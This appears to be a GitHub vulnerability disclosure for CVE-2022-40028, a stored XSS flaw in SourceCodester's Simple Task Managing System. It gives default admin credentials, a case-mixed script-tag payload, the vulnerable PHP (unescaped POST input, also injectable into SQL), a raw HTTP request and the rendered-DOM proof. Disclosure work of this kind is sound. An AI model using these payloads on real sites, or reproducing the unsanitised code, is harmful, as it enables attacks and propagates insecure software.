xidaner / CVE_HUNTER Public

Code Issues Pull requests Actions Projects Security Insights

main

CVE_HUNTER / CVE_09 / 2022-09-01-XSS2.md

xidaner add CVE number History

1 contributor

43 lines (31 sloc) 1.73 KB

CVE-2022-40028 Simple Task Managing System - XSS2

A vulnerability classified as problematic was found in SourceCodester Simple Task Managing System. This vulnerability affects unknown code. The manipulation of the argument newProjectValidation.php leads to cross site scripting. The attack can be initiated remotely.


username:admin password:admin ----> {ip}/newProjectValidation.php

Supplier： https://www.sourcecodester.com/php/15624/simple-task-managing-system-php-mysqli-free-source-code.html

/newProjectValidation.php has XSS

> Payload: "><ScRiPt>alert(1)</sCrIpT>


XSS because $full can be closed



```
<?php
session_start();
require_once "connect.php";

$connection = new mysqli($host, $db_user, $db_password, $db_name);

if($connection->connect_errno!=0){
    echo "Error: ".$connection->connect_errno . "<br>";
    echo "Description: " . $connection->connect_error;
}
else{
    $fullName = $_POST['full'];
    $shortName = $_POST['short'];

    $sql = "INSERT INTO projects VALUES (NULL, '$fullName', '$shortName')";

    if($connection->query($sql)){
        $_SESSION['newProjectSuccess'] = '<span class="success-msg">Project is added successfully.</span>';
        unset($_SESSION['addProjectError']);
        header('Location: index.php');
    }
     else{
        $_SESSION['addProjectError'] = '<span class="error-msg">Sorry! The project couldnot be added.</span>';
        //header('Location: newTask.php');
    }
    $connection->close();
}

?>
```

Payload

```
GET http://localhost/cve/Task%20Managing%20System%20in%20PHP/newTask.php?sn=%3CsCrIp
Host: localhost
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="94"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=34a9idaoj7m7miduqt31hupisn
Connection: close
```




NEW PROJECT

Full project name:

`"><ScRiPt>alert(1)</sCrIpT>`

Short project name:

`"><ScRiPt>alert(1)</sCrIpT>`



Task system
view-source:localhost/cve/Task
localhost/cve/Task%20Managing%20System%20in%20PHP/index.php
DevTools is now available in Chinese!
Always match Chrome's language
Switch DevTools to Chinese
Don't show again
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Augmente
Styles
Filter

PROJECTS LIST

Logged in as **admin** [logout]

Full name	Short name	Tasks left
admin1	admin1	0
admin1	0	0
">	">	

```
<html lang="pl">
 ▶<head>…</head>
 ▼<body>
   ▼<div class="container projectListContainer">
       ::before
       <h1>Projects list</h1>
     ▶<div class="lg-6 whoami">…</div>
     ▶<div class="lg-6 createBoard">…</div>
     ▼<div class="lg-12">
       ▼<table class="project-list">
         ▶<thead>…</thead>
         ▼<tbody>
           ▶<tr>…</tr>
           ▶<tr>…</tr>
           ▼<tr>
             ▼<td>
                 "">"
                 <script>alert(1)</script>
               </td>
             ▼<td>
                 "">"
               ▼<script>
                   alert(1)</</td>
                                                   <td>0</td>
                                                   <td><a href='board.php?sn=""><ScRiPt>alert(1)</'
                   class='btn'>Board</a></td>
                                              </tr>              </tbody>
                            </table>
                                 </div>
                   </div>

                       <script src="js/custom.js"> == $0
```



localhost/cve/Task%20Managing%20System%20in%20PHP/index.php

localhost 显示

1